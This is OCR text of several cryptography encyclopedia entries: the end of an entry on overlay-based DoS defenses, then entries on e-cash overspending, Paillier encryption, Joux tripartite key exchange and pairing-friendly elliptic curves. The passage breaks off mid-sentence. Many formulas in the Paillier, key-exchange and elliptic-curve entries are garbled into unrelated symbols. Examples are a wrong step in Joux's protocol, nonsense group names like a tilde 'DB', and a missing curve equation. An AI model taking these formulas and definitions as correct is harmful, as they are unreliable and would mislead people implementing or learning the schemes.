
The previously mentioned, inherent limitations of the first generation overlay-based traffic redirection mechanisms can be addressed by adopting a spread-spectrum like communication paradigm like the one presented in Ref. (Stavrou and Keromytis 2005).

In a "spread-spectrum" approach, the client spreads its packets randomly across all access points, preventing an attack from "following". The path diversity naturally exhibited by a distributed overlay network serves as the "spectrum" over which communications are "spread." To maintain state across all overlay nodes, a token issued by the overlay network to the client is used to verify the authenticity of each packet communicated by the client. The use of a token alleviates the necessity to maintain application or network-level state at any of the overlay nodes (unlike previous IONs), at the expense of bandwidth (since the ticket must be included in every packet routed through the ION).

To protect the communications of a client of the overlay from attackers that either have partial knowledge of the communication parameters (i.e., can determine which overlay nodes a client is communicating with), or are blindly attacking overlay nodes using "sweeping" attacks, thus forcing clients to keep re-establishing connections to new overlay nodes. For simplicity, assume temporarily that the reverse channel (from the overlay to the client) is protected by the overlay in the same manner communications to the server are protected, or is otherwise safe from interference.

The spreading overlay-based architecture is shown in Fig. 3. The packets from the client are transmitted across all overlay nodes in a pseudo-

random manner storing no network or application level state in the overlay nodes. An attacker will not know which nodes to direct an attack to; randomly attacking a subset of them will only cause a fraction of the client's traffic to be dropped. By using forward error correction (FEC) or simply duplicating packets (i.e., *sending the same packet through two or more different access points simultaneously*), the system can guarantee packet delivery with high probability, for a given an upper bound on the number of nodes an attacker can simultaneously attack.



Overlay-Based DoS Defenses, Fig. 3 Spreading traffic across multiple overlay access points. Attacks that render a number of overlay nodes ineffective do not impact end-to-end communications

To communicate, the client selects an overlay node at random and sends a packet containing its public key certificate and a request to initiate authentication. The receiving node immediately forwards the request to another overlay node at random; thus, an attacker (who cannot react fast enough to prevent a packet from being forwarded on) does not have a target. The second overlay node selects a random session key Ku and creates a ticket for that client. The ticket contains enough information to validate and limit the amount of packets received from the client while preventing replay and CPU-exhaustion attacks against the overlay access points. For more details about the exact ticket design the reader is encouraged to read (Stavrou and Keromytis 2005).

Open Problems

To date, there is no comprehensive mechanism to eliminate network DoS attacks, only curtail them. The network-borne DoS attacks are inherently an end-point problem and they can easily be confused with flash crowds.

Recommended Reading

Andersen DG (2003) Mayday: distributed filtering for internet services. In: Proceedings of the 4th USENIX Symposium on Internet Technologies and Systems (USITS), 2003

Andersen DG, Balakrishnan H, Frans Kaashoek M, Rao RN (2005) Improving web availability for clients with MONET. In: Proceedings of the 2nd symposium on Networked Systems Design and Implementation (NSDI)

Bellovin SM (1999) Distributed Firewalls; login: magazine, special issue on security, November 1999, pp 37–39

CCITT, X.509 (1989) The directory authentication framework. International Telecommunications Union, Geneva

Estonia recovers from massive denial-of-service attack (2007) by Jeremy Kirk, IDG News Service, 05/17/2007. Accessed 17 May 2007

Georgian websites forced offline in ‘cyber war’ (2008) by Asher Moses, The Sunday Morning Herald. http://www.smh.com.au/news/technology/georgian-websites-forced-offline-in-cyber-war/2008/08/12/1218306848654.html. Accessed 12 Aug 2008

Ioannidis S, Keromytis AD, Bellovin S, Smith J (2000) Implementing a distributed firewall. In: Proceedings of Computer and Communications Security (CCS), pp 190–199

Karger D, Lehman E, Leighton F, Panigrahy R, Levine M, Lewin D (1997) Consistent hashing and random trees: distributed caching protocols for relieving hot spots on the World Wide Web. In: Proceedings of ACM Symposium on Theory of Computing (STOC), pp 654–663

Keromytis AD, Misra V, Rubenstein D (2002) SOS: secure overlay services. In: Proceedings of ACM SIGCOMM, pp 61–72

Keromytis AD, Misra V, Rubenstein D (2004) SOS: an architecture for mitigating DDoS attacks. IEEE J Selected Areas Commun (JSAC) 33(3):413–426
[zbMATH]

Kuzmanovic A, Knightly EW (2003) Low-rate TCP-targeted denial of service attacks. In: Proceedings of ACM SIGCOMM, pp 75–86

Morein WG, Stavrou A, Cook DL, Keromytis AD, Misra V, Rubenstein D (2003) Using graphic turing tests to counter automated DDoS attacks against web servers. In: Proceedings of the 10th ACM International Conference on Computer and Communications Security (CCS), pp 8–19

Osman S, Subhraveti D, Su G, Nieh J (2002) The design and implementation of zap: a system for migrating computing environments. In: Proceedings of the 5th symposium on Operating Systems Design and Implementation (OSDI), pp 361–376

Pro-Georgia blogger ‘George’ target of Twitter attack (2009) by Hilary Whiteman, CNN. http://www.cnn.com/2009/TECH/08/07/russia.georgia.twitter.attack/index.html. Accessed 7 Aug 2009

Stavrou A, Keromytis AD (2005) Countering DoS attacks with stateless multipath Overlays. In: Proceedings of the 12th ACM conference on Computer and Communications Security (CCS), pp 249–259

Stavrou A, Cook DL, Morein WG, Keromytis AD, Misra V, Rubenstein D (2005a) Websos: an overlay-based system for protecting web servers from denial of service attacks. J Commun Netw 48(5):781–807
[zbMATH]

Stavrou A, Keromytis AD, Nieh J, Misra V, Rubenstein D (2005b) MOVE: an end-to-end solution to network denial of service. In: Proceedings of the ISOC Symposium on Network and Distributed System Security (SNDSS), pp 81–96

Stoica I, Morris R, Liben-Nowell D, Karger DR, Kaashoek MF, Dabek F, Balakrishnan H (2003) Chord: a scalable peer-to-peer lookup protocol for internet applications. IEEE/ACM Trans Netw 11(1):17–32. https://doi.org/10.1109/TNET.2002.808407
[Crossref][zbMATH]

von Ahn L, Blum M, Hopper NJ, Langford J (2003) CAPTCHA: using hard AI problems for security. In: Proceedings of EUROCRYPT

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_211

Overspender Detection

Gerrit Bleumer[22] ✉
(22) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

Overspender detection is an important security requirement of certain electronic cash systems.

Theory

In electronic payment schemes and electronic cash that use prepaid electronic coins, there is a natural fraud scenario where a customer tries to use an already spent electronic coin a second or third time. An important security requirement in such schemes is overspender detection, i.e., an effective way of determining the culprit who has spent an electronic coin two or more times. A related and equally important security requirement is to detect coins that are overspent or even better to prevent coins from being overspent (overspending prevention).

If electronic coins bear the identities of customers who have withdrawn them, then overspender detection is easy to accomplish and appears an almost trivial security requirement. If electronic coins can be spent anonymously (anonymity) though, then each coin alone carries too little information to identify the spender. It is possible, however, to design systems where two or more transactions of spending the same coin reveal

enough information to the verifier (bank) to recover the identity of the overspender.

Cross-References

- Electronic Cash
- Electronic Payment

Recommended Reading

Asokan N, Janson PA, Steiner M, Waidner M (1997) The state of the art in electronic payment systems. Computer 30(9):28–35
[zbMATH]

Bellare M, Garay J, Hauser R, Herzberg A, Krawczyk H, Steiner M, Tsudik G, Van Herreweghen E, Waidner M (2000) Design, implementation and deployment of the iKP secure electronic payment system. IEEE J Sel Areas Commun 18(4):611–627

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_212

Overspending Prevention

Gerrit Bleumer[23] ✉
(23) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

Overspending prevention is an important security requirement of certain electronic cash systems.

Theory

In electronic payment schemes and electronic cash that use prepaid electronic coins, there is a natural fraud scenario where a customer tries to use an already spent electronic coin a second or third time. An important security requirement in such schemes is thus to detect coins that are overspent or even better to prevent coins from being overspent. A related and equally important security requirement is to detect culprits who have overspent one or more of their electronic coins (overspender detection).

If electronic coins bear the identities of customers who have withdrawn them, overspending detection and prevention are easy to accomplish and appear an almost trivial security requirement. The verifiers of coins only need to check in a database whether the electronic coin at hand has been spent before, and if so, who the respective double spender is. If electronic coins can be spent anonymously (anonymity) though, then each coin alone carries too little information to identify the spender. Double spending of

anonymous coins can therefore only be prevented by using hardware security devices that cannot be manipulated by their holders (under reasonable assumptions). It is possible, however, to design anonymous electronic coin schemes where two or more spending transactions of the same coin reveal enough information to the verifier (bank) to detect whether a coin has been spent before, to reject the second attempt to pay with such a coin, and to recover the identity of the overspender.

Cross-References

Electronic Cash
Electronic Payment

Recommended Reading

Asokan N, Janson PA, Steiner M, Waidner M (1997) The state of the art in electronic payment systems. Computer 30(9):28–35
[zbMATH]

Bellare M, Garay J, Hauser R, Herzberg A, Krawczyk H, Steiner M, Tsudik G, Van Herreweghen E, Waidner M (2000) Design, implementation and deployment of the iKP secure electronic payment system. IEEE J Sel Areas Commun 18(4):611–627

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300672

Over-the-Air (OTA) Programming

Secure Software Updates in IoT Devices

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300673

Ownership

Endowment Effect

P

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300674

P2P

Peer-to-Peer Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300675

Packet Error Rate

Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300676

Packet Flooding Attack

Network Bandwidth Denial of Service (DoS)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_488

Paillier Encryption and Signature Schemes

Pascal Paillier[1] ✉
(1) CryptoExperts, Paris, France

✉ **Pascal Paillier**
Email: pascal.paillier@cryptoexperts.com

Definition

Paillier's function is a one-way trapdoor permutation (OWTP). It therefore provides public key encryption and digital signatures.

Theory

Let $n = pq$ be a product of two large primes and let $\phi(n) = (p-1)(q-1)$ and $\lambda = \lambda(n) = \mathrm{lcm}(p-1, q-1)$ be the Euler and Carmichael functions of n, respectively. The group $L = \mathsf{F}(V) + N$ has $\phi(n^2) = n\phi(n)$ elements and for any $w \in \mathbb{Z}^*_{n^2}$, $w^\lambda = 1 \bmod n$ and $w^{n\lambda} = 1 \mod n^2$. An integer z is said to be an n-residue modulo n^2 if there exists some $G = \mathbb{Z}^*_p$ such that $z = y^n \bmod n^2$. The set of n-residues forms a subgroup of $\widetilde{\mathsf{DB}}$ of order $\phi(n)$. Each n-residue in $\widetilde{\mathsf{DB}}$ has exactly n roots of degree n. Let $G = \mathbb{Z}^*_p$ be an element of order αn where $1 \le \alpha \le \lambda$. Paillier's one-way trapdoor function maps a pair $\{\alpha'_0, \alpha'_1, \ldots, \alpha'_s\}$ to

$$E_{g,n}(x, y) = g^x y^n \bmod n^2.$$

The mapping $E_{g,n}$ is one-to-one over $L = \mathsf{F}(V) + N$. The n-residuosity class of an element $w \in \mathbb{Z}_{n^2}^*$ with respect to g is defined as the unique integer $x \in \mathbb{Z}_n$ for which there exists $e \in F_2^n$ such that $w = E_{g,n}(x, y)$ and is written $x = [w]_g$. Note that $[w]_g = 0$ if and only if w is an n-residue. Additionally,

$$\left[w_1 w_2 \bmod n^2\right]_g = [w_1]_g + [w_2]_g \bmod n,$$

so that the class function $w \mapsto [w]_g$ is an additive homomorphism from $\widetilde{\mathsf{DB}}$ to $\mathbb{Z}_n$. The set $S_n = \{u \in \mathbb{Z}_{n^2} : u = 1 \bmod n\}$ is a subgroup of $\widetilde{\mathsf{DB}}$ over which $L(u) = (u - 1)/n$ is a well-defined function. For any integer r, $L(u^r \bmod n^2) = rL(u) \bmod n$, and therefore, extracting discrete logarithms is trivial in the group S_n. Paillier's function can be inverted knowing λ. If $w = E_{g,n}(x, y)$ then

$$x = \frac{L\left(w^\lambda \bmod n^2\right)}{L\left(g^\lambda \bmod n^2\right)} \bmod n, \tag{1}$$

$$y = \left(w g^{-x}\right)^{1/n \bmod \lambda} \bmod n. \tag{2}$$

It is believed that computing the class $[w]_g$ of elements $w \in \mathbb{Z}_{n^2}^*$ without knowing the factors of n is intractable. This is referred to as the Composite Residuosity (CR) assumption. The Decision Composite Residuosity (DCR) assumption states that distinguishing n-residues from arbitrary elements of $\widetilde{\mathsf{DB}}$ is intractable. Paillier introduced several public-key encryption schemes from the one-way trapdoor function $E_{g,n}$:

- A deterministic encryption scheme where a plaintext $A_1, A_2, \ldots, A_{m-1}, A_m^*$ is encrypted as $c = E_{g,n}(m_1, m_2)$ and the ciphertext c is decrypted to (m_1, m_2) using the two computation steps (1) and (2) as above. The public key is (g, n) and the private key is λ. This scheme is proven to be one-way under the RSA assumption where n is taken as public exponent. However, it does not provide semantic security.
- A probabilistic encryption scheme where the encryption of a plaintext $m \in \mathbb{Z}_n$ is $c = E_{g,n}(m, r)$ where $r \in \mathbb{Z}_n$ is taken at random. The plaintext m is recovered by performing computation step (1) above and ignoring the

second step that retrieves the randomness r. The public key is (g, n) and the private key is λ.

- A subgroup variant where $m \in \mathbb{Z}_n$ is encrypted as $c = g^{m+rn} \mod n^2$ where $r \in \mathbb{Z}_n$ is taken at random. The base g must be of order αn and the plaintext is recovered as $m = L(c^{\alpha} \mod n^2)/L(g^{\alpha} \mod n^2) \mod n$. The private key is therefore α in this scheme and can be made significantly smaller than λ, thus speeding up decryption. This encryption scheme is one-way and semantically secure under stronger versions of the CR and DCR assumptions.

The two probabilistic encryption schemes above are homomorphic for addition; if c_1 is an encryption of m_1 and c_2 and encryption of m_2 then $c_3 = c_1 c_2 \mod n^2$ decrypts to $m_3 = m_1 + m_2 \mod n$. Digital signatures are obtained through the hash-and-sign paradigm. To sign a message $m \in \{0, 1\}^*$, a hash function H mapping arbitrary bitstrings to integers modulo n^2 is used. The signature is then $(s_1, s_2) = E_{g,n}^{-1}(H(m))$ and is verified by checking whether $E_{g,n}(s_1, s_2) = H(m)$. This scheme is secure under adaptive chosen-message attacks under the CR assumption in the random oracle model.

Applications

Paillier encryption has applications in private information retrieval, threshold decryption, traitor tracing, proofs of knowledge, e-vote, e-auctions, multiparty computation, standard-model chosen-ciphertext encryption, commitment schemes, and secret sharing.

Cross-References

Public Key Cryptography
Trapdoor One-Way Function

Recommended Reading

Catalano D, Gennaro R, Howgrave-Graham N, Nguyen PQ (2001a) Paillier's cryptosystem revisited. In: Proceedings of the 8th ACM conference on computer and communications security, pp 206–214

Catalano D, Gennaro R, Howgrave-Graham N (2001b) The bit security of Paillier's encryption scheme and applications. In: Proceedings of Eurocrypt'01, LNCS 2045, pp 229–243

Cramer R, Shoup V (2002) Universal hash proofs and a paradigm for chosen ciphertext secure public-key encryption. In: Proceedings of Eurocrypt'02, LNCS 2332, pp 45–64

Damgård I, Jurik M (2001) A generalisation, a simplification and some applications of Paillier's probabilistic public-key system. In: Proceedings of PKC'01, LNCS 1992, pp 119–136

Galbraith SD (2002) Elliptic curve Paillier schemes. J Cryptol 15(2):129–138 [MathSciNet][zbMATH]

Paillier P (1999) Public-key cryptosystems based on composite degree residuosity classes. In: Proceedings of Eurocrypt'99, LNCS 1592, pp 223–238

Paillier P, Pointcheval D (1999) Efficient public-key cryptosystems provably secure against active adversaries. In: Proceedings of Asiacrypt'99, LNCS 1716, pp 165–179

Schmidt-Samoa K, Takagi T (2005) Paillier's cryptosystem modulo p2q and its applications to trapdoor commitment schemes. In: Proceedings of Mycrypt, LNCS 3715, pp. 296–313

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_325

Pairing-Based Key Exchange

Tanja Lange[2] ✉
(2) Coding Theory and Cryptology, Eindhoven Institute for the Protection of Systems and Information, Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Tanja Lange**
Email: tanja@hyperelliptic.org

Synonyms

Tripartite key exchange

Definition

Pairing-based key exchange is a protocol based on public-key cryptography in which three or more participants establish a shared key via an insecure channel and cryptographic pairings are used. Tripartite key exchange is pairing-based key exchange for exactly three participants.

Background

In the 1990s, the Weil and Tate pairings were seen as a means to attack cryptosystems based on certain elliptic curves. In particular the MOV attack (Menezes et al. 1993) and the Frey–Rück attack (1994) were used to break the elliptic curve discrete logarithm problem on supersingular curves or in general on curves with small embedding degree. Joux was the first to use pairings in a constructive manner when he proposed to use them in tripartite

key exchange in 2000. Pairings have found widespread application (see the separate entry), in particular in identity-based cryptosystems and identity-based encryption.

Theory

Let *n* be a prime number, and let $\mathbb{G}_1 = \langle g_1 \rangle$, $\mathbb{G}_2 = \langle g_2 \rangle$, $\mathbb{G}_3$ be (multiplicatively written) cyclic groups of order *n*. A pairing is a bilinear map $\mathrm{Tr} : \mathbb{F}_2 m \to \mathbb{F}_2 m$, i.e., $\hat{e}\left(g_1^a, g_2^b\right) = \hat{e}(g_1, g_2)^{ab} = \hat{e}\left(g_1^b, g_2^a\right)$.

Joux' tripartite key agreement is a generalization of the Diffie–Hellman key agreement in which three parties Alice (A), Bob (B), and Charlie (C) would like to establish a shared key *K*.

1. A generates a random value $1 \le a \le n$ and computes $f_a = g_1^a$ and $f_a = g_1^a$. A sends these values to B and C.
2. B generates a random value $1 \le b \le n$ and computes $f_b = g_1^b$. B sends this value to A and C.
3. C generates a random value $1 \le a \le n$ and computes $u \in F_2^n$. C sends this value to A and B.
4. Upon receipt of f_b and h_c, A computes $\#E(\mathbb{F}_q) = n_1 n_2$.
5. Upon receipt of f_a and h_c, B computes $K_B = \hat{e}(f_a, h_c)^b$.
6. Upon receipt of f_b and h_a, C computes $K_C = \hat{e}(f_b, h_a)^c$.

Notice that $K_A = K_B = K_C = \hat{e}(g_1, g_2)^{abc}$, so A, B, and C share this key. An attacker is confronted with the *bilinear Diffie–Hellman problem*, i.e., the problem of computing the key given the public information. This is no harder than the discrete logarithm problem in any of the three groups, and no harder than the computational Diffie–Hellman problem in any of the three groups.

Similar to the Diffie–Hellman key agreement, the tripartite key agreement needs to be protected against man-in-the-middle attacks.

Applications

Tripartite key agreement can be used in its own if three parties need to generate a shared key. In this case it is more efficient than group key agreement protocols since it requires a single round of communication.

If more than three parties want to generate a shared key at least two rounds are necessary, see the entry on group key agreement. These protocols use the Diffie–Hellman key agreement as building blocks; most group key agreement protocols can be altered to use tripartite key agreement instead, see Desmedt and Lange (2008), Desmedt et al. (2007), and Frey and Rück (1994).

Cross-References

Diffie–Hellman Key Agreement
Group Key Agreement
Identity-Based Cryptosystems
Identity-Based Encryption
Pairings
Verifiable Secret Sharing
Visual Secret Sharing Schemes

Recommended Reading

Desmedt Y, Lange T (2008) Revisiting pairing based group key exchange. In: Tsudik G (ed) Financial cryptography and data security. 12th international conference, FC 2008, Cozumel, 28–31 Jan 2008, Revised selected papers, Lecture notes in computer science, vol 5143. Springer, Berlin, pp 53–68
[zbMATH]

Desmedt Y, Miyaji A (2010) Redesigning group key exchange protocol based on bilinear pairing suitable for various environments. In: Lai X and Yung M (eds) The 6th China international conference on information security and cryptology, Inscrypt 2010, Shanghai, October 20–24, Oct 2010. Lecture notes in computer science, Springer. To appear, 2010

Desmedt Y, Lange T, Burmester M (2007) Scalable authenticated tree based group key exchange for ad-hoc groups. In: Dietrich S and Dhamija R (eds) Financial cryptography and data security. 11th international conference, FC 2007, and 1st international workshop on usable security, USEC 2007, Scarborough, Trinidad and Tobago, 12–16 Feb 2007. Revised selected papers, Lecture notes in computer science, vol 4886, Springer, Heidelberg, 2008, pp 104–118

Frey G, Rück H-G (1994) A remark concerning m-divisibility and the discrete logarithm problem in the divisor class group of curves. Math Comput 62: 865–874
[zbMATH]

Joux A (2000) A one round protocol for tripartite Diffie-Hellman. In: Bosma W (ed) Algorithmic number theory. Proceedings of the 4th international symposium, ANTS-IV, Lecture notes in computer science, vol 1838. Springer, Leiden, 2–7 July 2000, pp 385–394

Menezes A, Okamoto T, Vanstone SA (1993) Reducing elliptic curve logarithms to logarithms in a finite field. IEEE Trans Inform Theory 39(5):1639–1646
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_256

Pairing-Friendly Elliptic Curves

Edlyn Teske[3] ✉
(3) Department of Combinatorics and Optimization, University of Waterloo, Waterloo, ON, Canada

Definition

Pairing-friendly elliptic curves are special *elliptic curves* defined over finite fields that are suitable for *pairing-based cryptography*.

Background

Let E be an *elliptic curve* over a *finite field* α_i' . Assume the group of α_i' -rational points on E has a subgroup of prime order r, such that $P\left[L|K=k\right]$. The smallest integer k such that r divides q^k-1 is called the "embedding degree" of E with respect to r. If $k \leq \log_2(r)/8$ and $J_C(\mathbb{F}_{2^n})$, then E is called "pairing-friendly".

Via the Weil and Tate *pairings* on E, the prime-order subgroup can be embedded into the field $\widetilde{\mathsf{DB}}$. If q is prime, $\widetilde{\mathsf{DB}}$ is the smallest extension of α_i' for which this is possible; if $q = p^m$ with $m > 1$, the Weil and Tate pairings may take values in a smaller field, the so-called minimal embedding field.

Theory

For a pairing-based cryptographic system to be secure, the *discrete logarithm problems* in the group $e_{k_1}(x)$ of α_i' -rational points on E and in the multiplicative group $\mathbb{F}_{q^k}^*$ must both be computationally infeasible. The

fastest known discrete logarithm algorithm on elliptic curves is the parallelized *Pollard rho algorithm*, which has running time $E(\mathbb{F}_{13})$ where r is the size of the largest prime-order subgroup of $e_{k_1}(x)$. On the other hand, the fastest algorithm known for discrete logarithm computation in finite fields of large characteristic is the *index calculus attack* which has running time subexponential in the field size. Thus to achieve the same level of security in both groups, the size q^k of the extension field must be significantly larger than r. Table 1 lists ranges for r and q^k (q prime) and k, to match commonly desired levels of security. Two different ranges of k are given for each level, depending on the *ρ-value* $P = (x, y) \in \mathcal{G}$, which measures the base field size relative to the size of the prime-order subgroup of the curve. In general, curves with small ρ-values are desirable in order to speed up arithmetic on the elliptic curve. At times, though, a larger ρ-value is acceptable for the sake of fast pairing evaluations; in particular, at the 80-bit security level, a $k = 2$ curve with 80-bit prime subgroup order defined over a 512-bit finite field represents an efficient setup for some choices of curves and protocols.

Pairing-Friendly Elliptic Curves, Table 1 Bit sizes of curve parameters and corresponding embedding degrees to obtain commonly desired levels of security

Security level	**Subgroup size**	**Extension field size**	**Embedding degree *k***	
(in bits)	***r* (in bits)**	**q^k (in bits)**	**$\rho \approx 1$**	**$\rho \approx 2$**
80	160	960–1280	6–8	2^*,3–4
112	224	2200–3600	10–16	5–8
128	256	3000–5000	12–20	6–10
192	384	8000–10000	20–26	10–13
256	512	14000–18000	28–36	14–18

Supersingular Curves

If E is a *supersingular curve*, then it has embedding degree $k \in \{1, 2, 3, 4, 6\}$. In contrast to ordinary elliptic curves with embedding degree $k > 1$, supersingular curves have the advantage that they have so-called distortion maps, which is a desirable feature in some pairing-based applications, as this allows the use of symmetric pairings. However, there are quasi-

polynomial time algorithms for computing discrete logarithms in finite fields of small characteristic. Hence, the ECDLP in supersingular elliptic curves defined over characteristic two and three finite fields is considered tractable, and so these elliptic curves should not be employed in cryptographic applications.

Embedding Degree $k = 2$

The case of embedding degree $k = 2$ can be realized both over prime fields and non-prime fields, using supersingular elliptic curves with u $q + 1$ α_i' - rational points.

If q is a prime with $q \geq 5$, supersingular curves over α_i' can be obtained as follows: given a subgroup size r, let h such that $q = hr - 1$ is prime and $q \not\equiv 1 \pmod{12}$ (this latter assumption is only for the sake of simplicity). If $q \equiv 3 \pmod 4$, then let

$$E/\mathbb{F}_q \ : \ y^2 = x^3 + ax$$

where $e \in \mathbb{F}_q^n$ such that $-a \notin (\mathbb{F}_q^*)^2$. If $q \equiv 5 \pmod 6$, let

$$\alpha'_{k,A} = (1 - p_A)\, \alpha_{k,A}$$

for any $g_2^4 g_1^4 g_0^4$. This construction allows to choose r and h almost arbitrarily, so one can make choices such that r and q have low Hamming weight or some other special form. In addition, the above curves both have automorphisms defined over $\mathbb{F}_{p^2}$, which yields easy-to-compute distortion maps.

Ordinary Curves

All known methods for constructing pairing-friendly ordinary elliptic curves essentially follow the same high-level structure:

1. Fix k, and compute integers t, r, q such that there exists an elliptic curve $E/\mathbb{F}_q$ that has a subgroup of prime order r, and embedding degree k, and such that, with $t = q + 1 - \#E(\mathbb{F}_q)$, the equation $4q - t^2 = Dy^2$ holds for some integers y, D with $0 < D < 10^{12}$.

2. Use the so-called complex multiplication (CM) method, due to Atkin and Morain (1993), to find the equation of the curve E over α_i' .

An ordinary elliptic curve $E/\mathbb{F}_q$ with the above properties can be constructed if and only if the following conditions hold:

1. q is prime or a prime power.

2. r is prime.

3. t is relatively prime to q.

4. r divides $q + 1 - t$.

5. r divides $q^k - 1$, and $r \nmid q^i - 1$ for $1 \leq i < k$.

6. $4q - t^2 = Dy^2$ for some integers y, D with $0 < D < 10^{12}$.

The equation in condition (6) is called the *CM equation*. Condition (5) can be equivalently stated in terms of the *k-th cyclotomic polynomial*, which is defined as

$$\Phi_k(x) = \prod_{\substack{1 \leq s \leq k \\ \gcd(s,k)=1}} (x - \zeta_k^s),$$

where $\zeta_k = e^{2\pi i/k}$. The cyclotomic polynomials have integer coefficients, are irreducible over $\mathbb{Q}$, and can also be obtained recursively by using that $\Phi_1(x) = x - 1$ and

$$x^k - 1 = \prod_{d|k} \Phi_d(x).$$

If M_{s_1,o_1}, then (5) can be replaced by $r \mid \Phi_k(q)$, that is (using that $q \equiv t - 1 \pmod{r}$),

(5') r divides $\Phi_k(t - 1)$.

MNT Curves

The first ordinary pairing-friendly elliptic curves are due to Miyaji et al. (2001). These so-called MNT curves have embedding degrees $k = 3$, 4, or 6 and have the added feature that they have a prime number of α_i' -rational points, so $\rho \approx 1$. The case $k = 6$ is most interesting as over a 160-bit prime field, such curves match the 80-bit security level. Let E be an elliptic curve over α_i' where $q > 5$ is prime and such that $r = \#E(\mathbb{F}_q)$ is prime, and let $t = q + 1 - r$. Then E has embedding degree $k = 6$ if and only if there exists $\tau \in \mathbb{Z}$ such that $t = 1 \pm 2x$ and $q = 4x^2 + 1$. By the linear change of variables $X = 6x \mp 1$ (the sign is to match the sign in the above characterization), the CM equation $Dy^2 = 4q - t^2$ can be transformed into the equation $X^2 - 3Dy^2 = -8$.

Now to generate ordinary elliptic curves of prime order with embedding degree $k = 6$, one repeatedly selects small discriminants D. For each D, one finds the minimal positive integer solution (U, V) (i.e., $U > 0$, $V > 0$, and V minimal) to the so-called Pell equation $U^2 - 3DV^2 = 1$, by computing the simple continued fraction expansion of $\mathrm{ord}(g)$, and then one finds a so-called fundamental solution (X_0, Y_0) to $X^2 - 3DY^2 = -8$. Such a solution may or may not exist. If a solution exists, then for $g \in \mathbb{G}$ one defines (X_j, Y_j) by

$$X_j + Y_j\sqrt{3D} = (U + V\sqrt{3D})^j \cdot (X_0 + Y_0\sqrt{3D}).$$

This yields an infinite sequence of solutions to $X^2 - 3DY^2 = -8$. One computes such solutions (X_j, Y_j) until the corresponding $q = q(x)$ and $r = q(x) + 1 - t(x)$ are primes of the desired bit length. Then there exists an elliptic curve over α_i' with r points and embedding degree 6, which can be constructed via the CM method.

The search for MNT curves can be sped up slightly by noting that necessarily $D \equiv 3 \pmod 8$ and $D \not\equiv 5 \pmod{10}$. Also, -8 must be a quadratic residue modulo $3D$.

A downside of MNT curves is that the consecutive solutions (X_j, Y_j) grow exponentially, so that only very few x-values work; in this sense, MNT curves represent a *sparse family* of pairing-friendly elliptic curves. On the other hand, specific sample curves of cryptographic interest have been found, such as MNT curves of 160-bit, 192-bit, or 256-bit prime order.

BN Curves

The following construction, due to Barreto and Naehrig (2006), produces prime-order elliptic curves with embedding degree $k = 12$, so-called BN curves. Let

